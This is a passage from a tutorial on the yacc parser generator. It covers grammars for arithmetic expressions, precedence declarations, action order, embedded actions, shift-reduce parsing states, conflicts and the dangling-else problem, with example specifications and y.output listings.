Both actions and productions must be considered when a *yacc* specification is designed. Without actions, a parser would silently analyze input strings, complaining only if it detects an error. With suitable actions, a parser can become an evaluator or a translator. Typically, the desired actions influence the choice of productions.

For example, the actions for evaluating the integer and fractional parts of a real number motivate different productions for the sequences of digits represented by `integerPart` and `fraction` in Section 1. In the integer part, the contribution of a digit depends on the number of digits to its right; the contribution of `3` in `321.789` is 300, where the number of zeros depends on the number of digits to its right. In the fractional part, however, the contribution of a digit depends on the number of digits to its left; the contribution of `9` in `321.789` is 0.009, where the number of zeros depends on the number of digits to its left.

Arithmetic expressions are a fertile source of examples for *yacc* because the specifications of expression evaluators and translators are quite short, and the ideas carry over to richer languages. This section begins with a

specification for an expression evaluator. The evaluator benefits from *yacc*'s facilities for specifying the associativity and precedence of operators within expressions. The next example, a translator from infix into postfix notation, illustrates parsing order.

2.1. Grammars for Expressions

Expressions are characterized by the operators within them; the choice of productions for expressions depends on the associativity and precedence of operators.

An operator `OP` is *left associative* if an expression

$\texttt{expr}_1$ `OP` $\texttt{expr}_2$ `OP` $\texttt{expr}_3$

is evaluated as if it were parenthesized as

(`expr`$_1$ `OP` `expr`$_2$) `OP` `expr`$_3$

Similarly, the operator is *right associative* if the expression is evaluated as if it were parenthesized as

$\texttt{expr}_1$ `OP` (`expr`$_2$ `OP` `expr`$_3$)

An operator `OPA` has *lower precedence* than an operator `OPB` if the following equivalences hold (that is, the expressions to the left and right of the ≡ signs have the same values):

$\texttt{expr}_1$ `OPA` $\texttt{expr}_2$ `OPB` $\texttt{expr}_3$ ≡ $\texttt{expr}_1$ `OPA` (`expr`$_2$ `OPB` `expr`$_3$)
$\texttt{expr}_1$ `OPB` $\texttt{expr}_2$ `OPA` $\texttt{expr}_3$ ≡ (`expr`$_1$ `OPB` `expr`$_2$) `OPA` `expr`$_3$

The traditional grammar for arithmetic expressions uses three nonterminals `expr`, `term`, and `factor`, where `expr` represents an expression and `term` and `factor` represent subexpressions. Tokens `NUMBER` and `VAR` represent numbers and variables. The grammar is

```
%token NUMBER VAR
%%
expr   :  expr '+' term  |  expr '-' term  |  term
       ;
term   :  term '*' factor  |  term '/' factor  |  factor
       ;
factor :  NUMBER  |  VAR  |  '(' expr ')'
       ;
```

In words, an expression is a sequence of terms separated by + or − signs. A term is a sequence of factors separated by * or / signs. Thus,

```
b*b - 4*a*c
```

is an expression containing two terms `b*b` and `4*a*c`. The term `4*a*c` has three factors `4`, `a`, and `c`. A factor is either a number, a variable, or a parenthesized expression.

The grammar for expressions dates back to Backus's introduction of BNF [4], a notation for writing grammars.

A desk calculator can be based on this grammar by adding actions, as in

```
expr :  expr '-' term  { $$ = $expr - $term; } ;
```

This production and action respect the left associativity of the minus operator, and correctly evaluate `7-1-2` to 4 — check it by drawing a parse tree.

The traditional grammar generalizes to operators at $n \geq 1$ precedence levels; all operators at the same level have the same associativity and precedence. Set up a nonterminal $\texttt{expr}_i$ for precedence level i, with level 1 being the lowest. In the traditional grammar, the nonterminals `expr`, `term`, and `factor` correspond to $\texttt{expr}_1$, $\texttt{expr}_2$, and $\texttt{expr}_3$, respectively. If the operators at level $i < n$ are left associative, then the productions for $\texttt{expr}_i$ have the form

```
%{
#define YYSTYPE double
%}
%token NUMBER
%left '+' '-'
%left '*' '/'
%right '^'
%left UMINUS
%%
lines :  lines expr '\n'        { printf("%g\n", $expr); }
      |  lines '\n'
      |  /* empty */
      ;
expr  :  expr '+' expr          { $$ = $1 + $3; }
      |  expr '-' expr          { $$ = $1 - $3; }
      |  expr '*' expr          { $$ = $1 * $3; }
      |  expr '/' expr          { $$ = $1 / $3; }
      |  expr '^' expr          { $$ = pow($1, $3); }
      |  '-' expr %prec UMINUS  { $$ = - $expr; }
      |  '(' expr ')'           { $$ = $expr; }
      |  NUMBER
      ;
```

Figure 5. An expression evaluator based on precedence declarations for tokens.

$\texttt{expr}_i$: $\texttt{expr}_i$ OP $\texttt{expr}_{i+1}$;

Here, OP represents an operator at level i. Otherwise, if the operators at level i are right associative, then the productions have the form

$\texttt{expr}_i$: $\texttt{expr}_{i+1}$ OP $\texttt{expr}_i$;

At each precedence level $i < n$, there is an additional production of the form

$\texttt{expr}_i$: $\texttt{expr}_{i+1}$;

2.2. Associativity and Precedence Declarations

Yacc has special facilities for declaring the associativity and precedence of operators, which will be introduced by considering the specification in Figure 5.

The tokens of the evaluator in Figure 5 are parentheses, NUMBER, and the operators

'+' '-' '*' '/' '^' UMINUS

(Ignore UMINUS for the moment.)

The associativity and precedence of tokens are declared on lines beginning with one of the keywords %left, %right, or %nonassoc. All of the tokens on a line have the same associativity and precedence; they have lower precedence than the tokens on successive lines. These declarations will be referred to as *precedence* declarations.

(The keyword %nonassoc describes operators that do not associate with themselves; for example,

```
A .LT. B .LT. C
```

is illegal in Fortran because .LT. is nonassociative.)

The precedence declarations

```
%%
#include <stdio.h>
#include <ctype.h>
#include <math.h>
int yylex() {
    int c;
    while ( ( c = getchar() ) == ' ' );
    if ( (c == '.') || (isdigit(c)) ) {
        ungetc(c, stdin);
        scanf("%lf", &yylval);
        return NUMBER;
    }
    return c;
}
```

Figure 6. User routines for the evaluator in Figure 5.

```
%left  '+' '-'
%left  '*' '/'
%right '^'
```

specify that + and − are left associative and have lower precedence than the left-associative operators `*` and `/`, which in turn have lower precedence than the right-associative operator `^`.

The operator `^` in the grammar represents exponentiation, as in `2^3`, which evaluates to 8. This operator is right associative; thus, `2^2^3` is equivalent to `2^(2^3)`, `2^8`, and `256`.

The nonterminals of the grammar are `lines` and `expr`. The grammar expects a sequence of expressions, on separate lines. A typical production for `expr` has the form

```
expr :  expr '+' expr   { $$ = $1 + $3; }
```

Alternatively, we can write the action as

```
expr :  expr '+' expr   { $$ = $expr#1 + $expr#2; }
```

With these precedence declarations, the expression

```
2 ^ 2 ^ 3 * 4 - 5 * 6 - 7 * 8
```

is evaluated as if it were parenthesized as

```
( (2^(2^3))*4  -  5*6 )  -  7*8
```

The user routines for the evaluator are in Figure 6. The lexical analyzer `yylex` returns a token each time it is called. It skips blanks. If it sees a digit or a decimal point, it returns the token `NUMBER` after using the C library function `scanf` to read a number into the global variable `yylval` (as mentioned in Section 1, the attribute value, if any, associated with a token must be left in `yylval`). Otherwise, the lexical analyzer returns a single character as a token.

The parser uses precedence declarations to decide when to apply a production. Suppose that the input has the form

```
expr * expr ···
```

and the parser has to decide whether or not to apply the multiplication production

```
expr :  expr '*' expr
```

If the next symbol in the input is +, as in

```
expr * expr  + ···
```

the parser applies the multiplication production because the token + has lower precedence than `*`. However, if the next symbol in the input is `^`, the parser defers the multiplication production because `^` has higher precedence than `*`.

The treatment of the unary minus operator deserves special mention. The evaluator in Figure 5 accepts the expression `10^-1` in lieu of $10^{-1} \equiv 0.1$. In other words, `10^-1` is treated like `10^(-1)`, with unary minus having higher precedence than `^`. The precedence of the minus operator therefore depends on whether it is used as a binary or as a unary operator.

Yacc provides the keyword `%prec` for overriding the declared precedence of a token. A `%left` declaration in Figure 5 gives − the lowest precedence, along with +. The keyword `%prec` in

```
expr :  '-' expr  %prec UMINUS
```

overrides the declared precedence of −. When this production is applied, the high precedence of token `UMINUS` is used instead. The expression `3-10^-1` is therefore equivalent to `3-(10^(-1))`.

When several tokens appear in a production, the parser normally uses the precedence of the last token on the right side to decide whether to apply a production. The `%prec` keyword overrides this normal behavior. For example, the `%prec` in

```
expr :  '(' TYPENAME ')' expr   %prec TYPENAME
```

is necessary for the production to take the precedence of token `TYPENAME`; otherwise the production takes its precedence from the closing parenthesis.

It is recommended that precedence declarations be used in a ''cookbook'' fashion, until some experience is gained. How *yacc* uses precedence declarations is examined further in Section 4.

2.3. Execution Order for Actions

The execution order of actions is significant because actions can have side effects. One way to visualize the order is to imagine a traversal of a parse tree in which the children of each node are visited depth-first from left to right, starting at the root. Suppose a node has two children *c* and *d*, with *c* to the left of *d*. *Depth-first* implies that all the nodes in the subtree for *c* are visited before any nodes are visited in the subtree for *d*. The tree in Figure 7 includes actions as pseudo-symbols, attached by dashed lines. Actions are executed in the order they would be visited in a depth-first left-to-right traversal.

The parse tree in Figure 7 is based on the following specification of an infix-to-postfix translator:




Figure 7. Actions are executed in a depth-first left-to-right order.

```
%token NUM
%left  '+'
%left  '*'
%%
expr : expr '+' expr    { printf(" +"); }
     | expr '*' expr    { printf(" *"); }
     | '(' expr ')'
     | NUM              { printf(" %d", $NUM); }
     ;
```

The translation is emitted incrementally during parsing, so the execution order of the print statements is critical. The translation of `2+3*5` is

```
 2 3 5 * +
```

2.4. Actions Embedded Within Rules

Yacc permits an action to be written in the middle of a production as well as at the end; actions in the middle are called *embedded* actions.

Embedded actions are useful for keeping track of context information. For example, consider the typeset text ''E_1'', specified by the *eqn* input

```
E sub 1
```

The smaller point size of 1, relative to that of *E*, is dictated by the context; specifically, by the preceding keyword `sub`. The *eqn* grammar uses embedded actions to maintain the current point size in variable `ps`. The embedded action `ps -= del` in

```
box :  box  { ps -= del; }  SUB  box  { ps += del; }
```

reduces the point size before a subscript is processed; the other action `ps += del` restores the point size. Nonterminal `box` represents an *eqn* construct, and token `SUB` represents the input characters `sub`.

Each embedded action is implemented by manufacturing a fresh nonterminal, called a *marker* nonterminal. *Yacc* actually treats this *eqn* example as if it had been written:

```
box  :  box  _ACT  SUB  box
             { ps += del; }
     ;
$ACT :  /* empty */
             { ps -= del; }
     ;
```

The fresh marker nonterminal `_ACT` marks the position of the embedded action `ps -= del`.

Within an embedded action, `$$` refers to the attribute value of its marker nonterminal. Thus, the two occurrences of `$$` in

```
a : b  { $$ = 1; }  c  { x = $2; $$ = $c; } ;
```

refer to different nonterminals, shown explicitly in

```
a    :  b  _ACT  c   { x = $2; $$ = $c; } ;
_ACT :  /* empty */  { $$ = 1; } ;
```

In words, the effect of

```
a : b  { $$ = 1; }  c  { x = $2; $$ = $c; } ;
```

is to make 1 the attribute value of the implicit marker nonterminal in position 2, assign 1 to variable `x`, and make `$c` the attribute value of the left side `a`.

Note that `c` is at position 3, so the above production can be rewritten using `$3` instead of `$c`:

```
a : b  { $$ = 1; }  c  { x = $2; $$ = $3; }
```

3. How The Parser Works

The algorithm used to go from a grammar to a parser is complex and will not be discussed here, but the parser itself is relatively simple. Its two main actions are

- shift to the next input symbol and
- reduce by applying a production.

Some familiarity with such actions is helpful in deciphering messages about ‘‘shift/reduce’’ and ‘‘reduce/reduce’’ conflicts, which warn of potential ambiguities in the grammar that could lead the parser astray.

Yacc places a human-readable description of the generated parser into a file `y.output`, when it is invoked with the `-v` (for verbose) option. This section deals with the parsing background behind `y.output` files; parsing conflicts themselves are considered in Section 4.


The running example in this section is the following grammar for real numbers:

```
%token D P
%%
real :  intp P frac    ;
intp :  D   |  intp D   ;
frac :  D   |  D frac   ;
```


The abbreviated names `intp` for integer part, `frac` for fraction, and `D` for digit, conserve space in diagrams. The use of token `P` for a decimal point `'.'` avoids confusion with other uses of dots within `y.output` files.

3.1. Shift-Reduce Parsing

A *bottom-up* parser works from the leaves (bottom) of a parse tree towards the root. The following sequence of tree snapshots illustrates a bottom-up parse of the token stream `DDPDD`, corresponding to the real number `21.89`. For the moment, the digit represented by a token `D` appears below the token. The trees are



Let us redraw these trees to line up their uncovered portions; that is, the roots of the completed subtrees. The redrawn sequence is



The uncovered portions suffice, as long as the grammar is unambiguous. The real-number grammar is indeed unambiguous, so the preceding sequence of partial trees is characterized by the snapshots

D D P D D ⇒ *intp D P D D* ⇒ *intp P D D* ⇒ *intp P D frac* ⇒ *intp P frac* ⇒ *real*

These snapshots correspond to a sequence of reduce actions; a *reduce* action replaces the right side of a production by its left side. A *shift* action advances the parser to the next unexamined input token; such tokens are called *lookahead* symbols.




Figure 8. Shift-reduce parsing of `DDPDD`.

The key problem of shift-reduce parsing is that of deciding when to shift and when to reduce; *yacc* generates tables for this purpose that are explained later in this section. Meanwhile, an example of a shift-reduce parse appears in Figure 8. The input token stream is again `DDPDD`, and a special token `$end` marks its end. In the figure, a pointer appears before the current lookahead symbol. The first action, a shift, advances the pointer past the leftmost `D`:

↓ *D D P D D $end* shift *D* ↓ *D P D D $end*

The second action reduces the token `D` immediately to the left of the pointer (right sides to be reduced are underlined for clarity). The reduction replaces the right side `D` by its left side `intp`:

D ↓ *D P D D $end* reduce *intp* ↓ *D P D D $end*

After the next `D` is shifted, the right side `intp D` is reduced to the left side `intp`:

intp D ↓ *P D D $end* reduce *intp* ↓ *P D D $end*

Successive shift actions now advance the lookahead pointer all the way to the endmarker. Finally, a sequence of reduce actions completes the parse.

It is no accident that a right side to be reduced always appears immediately to the left of the pointer in Figure 8. This observation is the basis for a stack-implementation of shift-reduce parsing. Informally, the symbols to the left of the pointer are held on a stack, so a right side to be reduced appears at the top of the stack.

3.2. Parser States

Instead of grammar symbols, a *yacc*-generated parser works with states, which encode some parsing context together with a grammar symbol. The context summarizes prior parsing actions. For example, states tell a parser for real numbers that a digit to the left of a decimal point reduces to `intp`, but that a digit to the right reduces to `frac`.

A *state* consists of a collection of items, where an *item* is a production with a dot inserted in the right side — some versions of *yacc* use an underscore in place of the dot. One of the states of the real-number parser is

```
real :  intp.P frac
intp :  intp.D
```

The dot tells us that an `intp` has just been seen, and that the parser expects to see a `P` or a `D`.




Figure 9. States and transitions for the real-number grammar. The solid arrows are for shifts, and the dashed arrows are for transitions during reductions.

In this state, the parser shifts on lookahead `P`. The shift is recorded by (conceptually) moving the dot past `P` to obtain the item

```
real :  intp P.frac
```

Since, `frac` now appears to the right of the dot, the parser expects the incoming symbols to match a `frac`. Although they are not shown, the productions for `frac` are implicitly carried with the item. The full version, or *closure*, of this state is obtained by adding the productions for `frac` (with a dot at the beginning of the right side):

```
real :  intp P.frac
frac :  .D
frac :  .D frac
```

Since both productions for `frac` begin with the token `D`, no more productions are added; otherwise, we would continue adding productions until all nonterminals to the right of the dot were considered.

With this closure, on lookahead `D`, the parser shifts to a state containing the items

```
frac :  D.
frac :  D.frac
```

The parser states and their transitions constitute an automaton. The automaton for the real-number grammar appears in Figure 9. The solid arrows are for shift transitions, due to tokens. The dashed arrows, for transitions due to nonterminals, are used during reductions.

For technical reasons, *yacc* augments a grammar by adding a new starting nonterminal `$accept`, which derives the old starting nonterminal and an endmarker `$end`. The starting state 0 has an item with a dot to the left of the old starting symbol, as in

```
$accept : .real $end
```

The closure of state 0 contains the items

```
$accept : .real $end
real    : .intp P frac
intp    : .D
intp    : .intp D
```

Since the only token to the right of a dot is `D`, the very first token must be a `D`.

Some of the states of the real-number parser in Figure 9 are (informally)

0. *The starting state*. The item `$accept: .real $end` tells us that the entire input, upto the endmarker, must match `real`.

2. *Within the integer part*. An `intp` has been seen. The lookahead token must either be a `D` (another digit in the integer part) or a `P` (the decimal point).

7. *Within the fraction part*. Shift as long as the lookahead token is a `D`. Otherwise, reduce the last `D` to `frac`.

State 2 is displayed as follows in the `y.output` file for the real-number grammar:


```
state 2
    real :  intp.P frac
    intp :  intp.D

    D  shift 5
    P  shift 4
    .  error
```

After the two items is a summary of the actions in this state. With lookahead `D`, the parser shifts to state 5, and with lookahead `P` it shifts to state 4. The default action (represented by "`.`") is to report an error.

3.3. Parsing Actions

The parser holds states on a stack, with the current state on top. The starting state of the automaton in Figure 9 is state 0. With lookahead `D`, the automaton shifts to state 3 (in the bottom-left corner of the figure) by pushing 3 onto the stack and removing the lookahead `D` from the input. For ease of comparison with Figure 8, the symbol `D` appears below the state in the following diagram:




The top of the state stack has its own pointer, separate from the lookahead pointer to the next input symbol.

The only item in state 3 is

```
intp :  D.
```

Whenever the dot in an item is at the end of the production, one of the possible actions is a reduction by that production. Since this state has no other actions, the parser chooses to reduce.

A reduce action has two phases: (a) pop the states corresponding to the right side, and (b) push a state corresponding to the left side. The following diagram illustrates the reduction of the leading `D` in `DDPDD` to `intp`:



The parser has only four actions available to it, called shift, reduce, accept, and error. A move of the parser is as follows:

1. Based on its current state, the parser decides whether it needs a lookahead token to choose the next action. If it needs one, and does not already have one, it calls `yylex` to obtain the next token.

2. Using the current state *p*, and the lookahead token *t* if needed, the parser chooses an action.

   a) A *shift* action to state *q* is done by pushing state *q* onto the state stack and clearing the lookahead token.

   b) A *reduce* action by a production is done in two phases. In the first phase, the parser pops from the stack a number of states equal to the number of symbols on the right side. Let *q* be the state uncovered after the states are popped, and let the nonterminal on the left side of the production take *q* to *r* (see the dashed arrows in Figure 9). In the second phase, the parser pushes state *r* onto the stack.

   c) The *accept* action occurs after the entire input has been seen and matched. This action occurs only when the lookahead token is the endmarker `$end`.

   d) An *error* action occurs when the parser can no longer continue parsing according to the productions. That is, the input tokens seen so far and the current lookahead cannot possibly be followed by anything that would result in a legal input. See Section 5 for error recovery.

4. Ambiguity and Conflicts

A *shift/reduce conflict* occurs if the parser cannot decide between a shift action and a reduce action. Similarly, a *reduce/reduce conflict* occurs if the parser cannot decide between two legal reductions.

Conflicts definitely occur when a grammar is *ambiguous*; that is, if some input string has more than one parse tree. Conflicts can also occur when a grammar, although consistent, requires a more complex parser than *yacc* is capable of constructing. Finally, conflicts are sometimes introduced when an action is embedded into the middle of a production.

Yacc produces a parser even when conflicts occur. Rules used to choose between two competing actions are called *disambiguating rules*. The default disambiguating rules are:

1. In a shift/reduce conflict, the default is to shift.

2. In a reduce/reduce conflict, the default is to reduce by the earlier production in the specification.

Although the effect of disambiguating rules can often be achieved by rewriting the grammar to avoid conflicts, experience suggests that this rewriting is somewhat unnatural and produces slower parsers.

The rest of this section considers two situations, one in which the default disambiguating rules do not have the intended effect, and one in which they do. It is recommended that shift/reduce conflicts be investigated using the `y.output` file created by running *yacc* with the `-v` option.

4.1. To Shift or To Reduce

Yacc reports 2 shift/reduce conflicts when it is applied to

```
%token NUM
%%
expr  :  expr '\n'        { printf("\n"); }
      |  expr '-' expr    { printf(" -"); }
      |  NUM              { printf(" %g", $NUM); }
      ;
```

The hope here is to translate an infix expression, terminated by a newline, into postfix notation. Thus, we want

```
2 - 1 - 1 \n
```

to be translated into

```
2 1 - 1 - \n
```

The answer would be 0 if the expression were evaluated by subtracting 1 from 2, and then subtracting 1 from the result. Unfortunately, the output of the parser (with a suitable user-routines section) is

```
 2 1 1 \n - -
```

What happened? The problem can be traced to the preference for shift in a shift/reduce conflict, which makes - right associative, and gives `\n` higher precedence than -.

A slightly edited version of the `y.output` file for this grammar appears in Figure 10. Unfortunately, both productions and states are numbered, leaving room for confusion. The action

```
.  reduce 2
```

refers to ***production*** 2, whereas the action

```
\n  shift 3
```

refers to ***state*** 3.

The two shift/reduce conflicts are in state 5. In this state, by default, the parser shifts the lookahead symbols `\n` and - instead of using the item

```
expr :  expr - expr.     (2)
```

to reduce by production (2). This reduction can occur only when the right side is on top of the stack, so, when the conflict occurs, the stack must contain states corresponding to

···	$\texttt{expr}_a$	-	$\texttt{expr}_b$

(The subscripts merely distinguish between the two occurrences of `expr`.)

The other items in state 5 tell us more about the choices faced by the parser. With lookahead `\n` the parser shifts, by the default disambiguating rule. Thus, it treats $\texttt{expr}_b$ on top of the stack as if it were in the item

```
expr :  exprb.\n
```

instead of the item

```
expr :  expra - exprb.     (2)
```

Similarly, with lookahead -, the parser treats $\texttt{expr}_b$ as if it were the first subexpression in

```
expr :  exprb.- expr
```

Putting these observations together, the input `2-1-1\n` results in the stack eventually containing

```
expr - expr - expr \n
```

```
state 0
    $accept : .expr $end
    NUM  shift 2
    .  error
    expr  goto 1

state 1
    $accept :  expr.$end
    expr :  expr.\n
    expr :  expr.- expr
    $end  accept
    \n  shift 3
    -  shift 4
    .  error

state 2
    expr :  NUM.    (3)
    .  reduce 3

state 3
    expr :  expr \n.    (1)
    .  reduce 1

state 4
    expr :  expr -.expr
    NUM  shift 2
    .  error
    expr  goto 5

5: conflict (shift \n, reduce 2)
5: conflict (shift -, reduce 2)
state 5
    expr :  expr.\n
    expr :  expr.- expr
    expr :  expr - expr.    (2)
    \n  shift 3
    -  shift 4
    .  reduce 2
```

Figure 10. A slightly edited `y.output` file.

A sequence of reductions now occurs; the corresponding actions print a newline and two minus signs.[2]

The addition of the precedence declarations

```
%nonassoc '\n'
%left     '-'
```

eliminates the conflicts in state 5, resulting in the new state

```
state 5
    expr :  expr.\n
    expr :  expr.- expr
    expr :  expr - expr.    (2)
    .  reduce 2
```

Here, the reduction takes precedence over the potential shifts, thereby implementing the left associativity of - and its higher precedence over `\n`.

4.2. Precedence Declarations

Precedence declarations give rise to disambiguating rules for resolving parsing conflicts.

As mentioned in Section 2, a precedence declaration starts with `%left`, `%right`, or `%nonassoc`. These keywords specify the associativity of the tokens in a declaration. All the tokens in a declaration have the same precedence; tokens in successive declarations have higher precedence. A token in a precedence declaration need not be, but can be, declared by `%token` as well.

[2] This explanation assumes that the newline is the last character of the input. If it is not, the parser will wait for more input after reducing the right side `expr\n`. At this point, the stack contains

```
expr - expr - expr
```

The parser needs more input before it can choose whether to shift on newline, shift on minus, or reduce on any other token.

The disambiguating rules are as follows.

1. Although declared only for tokens and literals, precedence information is attached to each production as well. The precedence and associativity of a production is that of the last token or literal on its right side. The `%prec` construction overrides this default.

2. If there is a shift/reduce conflict, and both the lookahead symbol (to be shifted) and the production (to be reduced) have precedence declarations, then the conflict is resolved in favor of the action (shift or reduce) with the higher precedence. If the precedences are the same, then the associativity is used; left associative implies reduce, right associative implies shift, and nonassociative implies error.

3. In the absence of precedence information, the default disambiguating rules given earlier in this section are used. More precisely, suppose that there is no precedence information for either the lookahead symbol or a production to be reduced by. A shift/reduce conflict is resolved by shifting. A reduce/reduce conflict is resolved by reducing by the production that appears earlier in the specification. Conflicts resolved by these default rules are reported.

Conflicts resolved by precedence are not counted in the shift/reduce and reduce/reduce conflicts reported by *yacc*. Thus, mistakes in precedence declarations can mask errors in the design of the productions.

4.3. Shift a Dangling Else

As an example of the power of the default disambiguating rules consider a fragment from a programming language involving an if-then-else construction:

```
stmt :  IF '(' expr ')' stmt
     |  IF '(' expr ')' stmt ELSE stmt
     ;
```

Here, `IF` and `ELSE` are tokens, `stmt` is a nonterminal for statements, and `expr` is a nonterminal for expressions. Call the first production the *simple-if* production and the second the *else-if* production.

These two productions are ambiguous, since

```
IF ( expr1 ) IF ( expr2 ) stmta ELSE stmtb
```

can be structured in two ways

```
IF ( expr1 ) {                 |  IF ( expr1 ) {
    IF ( expr2 ) stmta         |      IF ( expr2 ) stmta
}                              |      ELSE stmtb
ELSE stmtb                     |  }
```

The second interpretation, with an `ELSE` matching the nearest preceding unmatched `IF`, is the one taken by most programming languages. It is the interpretation obtained when shift/reduce conflicts are resolved in favor of shift actions.

The `y.output` file for a grammar containing the simple-if and if-else productions contains a shift/reduce conflict, illustrated by

```
8: shift/reduce conflict (shift 9, red'n 1) on ELSE
state 8
    stmt :  IF ( expr ) stmt.    (1)
    stmt :  IF ( expr ) stmt.ELSE stmt

    ELSE  shift 9
    .  reduce 1
```

This conflict occurs when the lookahead symbol is `ELSE` and the parser stack contains the right side of the simple-if production

```
··· IF ( expr ) stmt
```

The parser chooses to shift the `ELSE` rather than reduce by the simple-if production. This choice allows

```
··· IF ( expr ) stmt ELSE stmt
```

to be successfully reduced by the if-else production. Note that a premature application of the simple-if rule (with lookahead `ELSE`) would lead to the stack contents

```
··· stmt ELSE stmt
```

which cannot be parsed further.

A shift on lookahead `ELSE` also matches an `ELSE` with the nearest preceding unmatched `IF`. With stack contents

```
··· IF ( expr ) IF ( expr ) stmt
```

and lookahead `ELSE`, the parser shifts, so the stack eventually holds

```
··· IF ( expr ) IF ( expr ) stmt ELSE stmt
```

A reduction by the if-else production now yields

```
··· IF ( expr ) stmt
```

which can be reduced by the simple-if production.

5. Error Handling

Error handling is an extremely difficult area, and many of the problems are semantic ones. When an error is found, it may be necessary to undo the effect of actions — for example, to reclaim parse-tree storage, to delete or alter symbol-table entries — and, typically, set flags to avoid generation of further output.

